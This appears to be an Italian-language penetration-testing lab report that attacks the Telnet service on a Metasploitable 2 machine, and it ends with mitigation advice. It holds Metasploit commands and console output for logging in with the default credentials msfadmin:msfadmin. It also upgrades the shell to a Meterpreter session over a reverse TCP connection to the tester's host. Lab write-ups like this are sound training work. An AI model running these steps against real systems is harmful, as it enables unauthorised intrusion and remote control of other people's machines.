Exploit Telnet con Metasploit

Data: 20/01/2026

Autore: Francesco Sardi

Oggetto: Analisi, Exploitation e Post-Exploitation del servizio Telnet su target Metasploitable 2

1. Obiettivi

Il presente report si pone i seguenti obiettivi tecnici:

- Analizzare il servizio Telnet attivo sulla macchina target (Metasploitable 2) utilizzando il modulo di scansione dedicato.
- Ottenere l'accesso non autorizzato sfruttando le credenziali di default tramite il modulo di login.
- Elevare la semplice shell di comando ottenuta a una sessione **Meterpreter** per abilitare funzionalità avanzate di post-exploitation.

2. Executive Summary

In questo report viene documentata l'attività di penetration testing condotta verso una macchina vulnerabile. L'attività si concentra sullo sfruttamento del protocollo Telnet, noto per la sua insicurezza intrinseca (trasmissione dati in chiaro).

Utilizzando la **Msfconsole**, sono stati impiegati specifici moduli ausiliari *(auxiliary)* e di post-exploitation per:

1. **Reconnaissance:** Identificare la versione del servizio Telnet.
2. **Exploitation:** Ottenere l'accesso remoto tramite autenticazione con credenziali note.
3. **Post-Exploitation:** Stabilizzare e migliorare la sessione trasformando la shell di sistema in una sessione Meterpreter, garantendo un controllo granulare sulla macchina vittima.

3. Fase 1: Information Gathering


La prima fase consiste nell'identificare precisamente la versione del servizio Telnet in esecuzione sulla porta 23 del target. A tale scopo viene utilizzato il modulo scanner “ *“auxiliary/scanner/telnet/telnet_version”.*

Configurazione del Modulo

Dopo aver selezionato il modulo, è stato configurato il parametro RHOSTS con l'indirizzo IP della macchina vittima.

Comandi eseguiti:

“ use auxiliary/scanner/telnet/telnet_version “
“ show options”
“ set RHOSTS”




Esecuzione

Una volta impostati i parametri, il modulo è stato lanciato. L'output conferma la presenza del servizio e ne restituisce il banner.

Comando:

“run”



4. Fase 2: Exploitation (Telnet Login)


Identificato il servizio, si procede con il tentativo di accesso. In questo scenario, essendo a conoscenza delle debolezze della macchina Metasploitable, viene utilizzato il modulo *“auxiliary/scanner/telnet/telnet_login”* per effettuare l'autenticazione utilizzando le credenziali di default.

Configurazione del Modulo

Il modulo richiede la definizione del target *(RHOSTS)* e delle credenziali *(USERNAME e PASSWORD)*. È stata inoltre impostata l'opzione *STOP_ON_SUCCESS* su true per interrompere il tentativo di login non appena viene trovata una combinazione valida.

Comandi eseguiti:

“ use auxiliary/scanner/telnet/telnet_login “
“ show options”
“ set RHOSTS”
“ set PASSWORD “
“ set USERNAME “
“ set STOP_ON_SUCCESS true “




```
msf auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

Esecuzione

L'esecuzione del modulo ha dato esito positivo, garantendo l'accesso al sistema e l'apertura di una sessione attiva.

Comando:

“ run “



```
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.50.101:23     - No active DB -- Credential data will not be saved!
[+] 192.168.50.101:23     - 192.168.50.101:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.50.101:23     - Attempting to start session 192.168.50.101:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (192.168.50.152:40437 → 192.168.50.101:23) at 2026-01-20 14:31:44 +0100
[*] 192.168.50.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >
```

5. Fase 3: Post-Exploitation (Session Upgrade)

Dopo aver ottenuto una shell di comando tramite Telnet, si è deciso di mettere la sessione in background per effettuare un upgrade a **Meterpreter**. Meterpreter è un payload avanzato che opera interamente in memoria e offre strumenti superiori rispetto a una shell standard (es. upload/download file, keylogging, port forwarding).

Configurazione del Modulo

Viene utilizzato il modulo *post/multi/manage/shell_to_meterpreter*. Questo richiede di specificare l'ID della sessione precedentemente ottenuta (visibile tramite il comando sessions -l).

Comandi eseguiti:

“ use *post/multi/manage/shell_to_meterpreter* “
“ set SESSION “

```
Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION  2                yes       The session to run this module on
```

Esecuzione

Il modulo si connette alla sessione specificata e inietta il payload Meterpreter, aprendo una nuova sessione potenziata.

Comando:

“ run “

```
msf post(multi/manage/shell_to_meterpreter) > run
[!] SESSION may not be compatible with this module:
[!]  * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.50.152:4433
[*] Sending stage (1062760 bytes) to 192.168.50.101
[*] Meterpreter session 3 opened (192.168.50.152:4433 → 192.168.50.101:50511) at 2026-01-20 14:37:42 +0100
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) >
```

6. Conclusioni

L'attività ha dimostrato come la presenza di servizi non sicuri *(Telnet)* combinata all'utilizzo di credenziali predefinite esponga il sistema a compromissione totale. Attraverso l'uso sequenziale di tre moduli Metasploit, è stato possibile:

1. Rilevare il servizio.
2. Accedere al sistema.
3. Elevare il controllo tramite Meterpreter.

Si raccomanda, come misura di mitigazione, la disattivazione del servizio Telnet in favore del protocollo SSH *(Secure Shell)* e l'imposizione di policy per la modifica delle password di default.